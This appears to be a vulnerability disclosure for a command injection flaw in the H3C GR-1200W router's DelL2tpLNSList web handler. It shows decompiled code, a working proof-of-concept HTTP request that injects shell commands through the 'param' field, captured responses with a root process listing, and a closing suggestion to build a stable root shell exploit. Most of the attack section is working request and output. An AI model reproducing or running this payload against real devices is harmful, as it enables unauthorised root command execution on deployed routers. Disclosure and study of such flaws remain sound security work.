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
H3C GR-1200W (<=MiniGRW1A0V100R006) Has an command injection vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address ：https://www.h3c.com/cn/d_202102/1383837_30005_0.htm

Product Information

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview：



H3C MiniGRW1A0V100R006 软件版本及说明书

软件名称： H3C MiniGRW1A0V100R006 软件版本及说明书

发布日期： 2021/2/18 11:12:56

下载：


- MiniGRW1A0V100R006.zip(9.45 MB)
- H3C MiniGRW1A0V100R006 版本说明书.pdf(560.71 KB)

软件说明：

H3C MiniGRW1A0V100R006 版本说明书

Vulnerability details

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to contain a command insertion vulnerability in DelL2tpLNSList.This vulnerability allows an attacker to execute arbitrary commands through the "param" parameter.



```
v7 = (char *)websgetvar(a1, "param", &unk_4F9BE0);
if ( v7 )
{
  strcpy(v12, "/bin/l2tpconfig -R 127.0.0.1 session delete ");
  v6 = getelement(v11, v7, 59, 1);
  v4 = atoi((const char *)v11);
  for ( i = 1; v4 >= i; ++i )
  {
    if ( !getelement(v10, v7, ';', i + 1)
      && !getelement(v8, (char *)v10, ' ', 1)
      && !getelement(v9, (char *)v10, ' ', 2) )
    {
      sprintf(v13, "%s tunnel_id=%s session_id=%s", v12, (const char *)v8, (const char *)v9);
      v3 = (const char *)getpid();
      MW_SYSLOG_OP(
        184,
        6,
        3,
        2139095040,
        "[%d][%s] %s: mp run cmd %s\n",
        &unk_4F9BE0,
        v3,
        "ASP_L2TP_LNSListDel",
        "ASP_L2TP_LNSListDel");
      system(v13);
      memset(v13, 0, sizeof(v13));
    }
  }
```

In the `DelL2tpLNSList` function, it format the `param` parameter we entered into `V13` through the `snprintf` function, and execute our command through the system function. We can execute our orders through $(command).

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=DelL2tpLNSList&param=1; $(ps>/www/1);
```




```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 41
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=4c345aec
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=DelL2tpLNSList&param=1; $(ps>/www/1);
```

```
HTTP/1.0 302 ÖØ¶Ïò
Server: H3C-Miniware-Webs
Date: Mon Jul 25 14:19:47 2022
Pragma: no-cache
Cache-Control: no-cache
Content-Type: text/html
Location: http://192.168.0.124:80/do_cmd.asp

<html><head></head><body>
        This document has moved to a new <a href="http://192.168.0.124:80/do_cmd.asp">location</a>.
        Please update your documents to reflect the new location.
        </body></html>
```




```
POST /1 HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=4c345aec
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

```
HTTP/1.0 200 OK
Date: Mon Jul 25 14:20:58 2022
Server: H3C-Miniware-Webs
Last-modified: Mon Jul 25 14:19:47 2022
Content-length: 2122
Content-type: text/html;charset=GB2312

 PID  Uid     VmSize Stat Command
   1 *root     688 S   init
   2 *root         SW  [kthreadd]
   3 *root         SW< [ksoftirqd/0]
   4 *root         SW  [kworker/0:0]
   5 *root         SW< [kworker/0:0H]
   6 *root         SW  [kworker/u2:0]
   7 *root         SW< [khelper]
   8 *root         SW  [kworker/u2:1]
 114 *root         SW< [writeback]
 117 *root         SW< [bioset]
 118 *root         SW< [crypto]
 120 *root         SW< [kblockd]
 123 *root         SW  [spi0]
 142 *root         SW  [kworker/0:1]
 147 *root         SW  [kswapd0]
 751 *root         SW  [mtdblock0]
 756 *root         SW  [mtdblock1]
 761 *root         SW  [mtdblock2]
 766 *root         SW  [mtdblock3]
```

The above figure shows the POC attack effect



```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x    6 1007     1007           89 Jul 31  2019 www_multi
drwxr-xr-x    2 *root    root            0 Jan  1  1970 www
drwxr-xr-x   10 *root    root            0 Jul 24 21:56 var
drwxrwxr-x    6 1007     1007           62 Jul 31  2019 usr
drwxrwxr-x    3 1007     1007           26 Jul 31  2019 uclibc
lrwxrwxrwx    1 1007     1007            7 Jul 31  2019 tmp -> var/tmp
dr-xr-xr-x   11 *root    root            0 Jan  1  1970 sys
lrwxrwxrwx    1 1007     1007            3 Jul 31  2019 sbin -> bin
dr-xr-xr-x   89 *root    root            0 Jan  1  1970 proc
drwxr-xr-x    5 *root    root            0 Jan  1  1970 mnt
drwxrwxr-x    3 1007     1007           28 Jul 31  2019 libexec
drwxrwxr-x    4 1007     1007         2422 Jul 31  2019 lib
lrwxrwxrwx    1 1007     1007            9 Jul 31  2019 init -> sbin/init
drwxrwxr-x    2 1007     1007            3 Jul 31  2019 home
drwxr-xr-x    4 *root    root            0 Jan  1  1970 ftproot
drwxr-xr-x   11 *root    root            0 Jan  1  1970 etc
drwxrwxr-x    3 1007     1007         2528 Jul 31  2019 dev
drwxr-xr-x    2 1007     1007         1556 Jul 31  2019 bin
/ #
```

Finally, you also can write exp to get a stable root shell.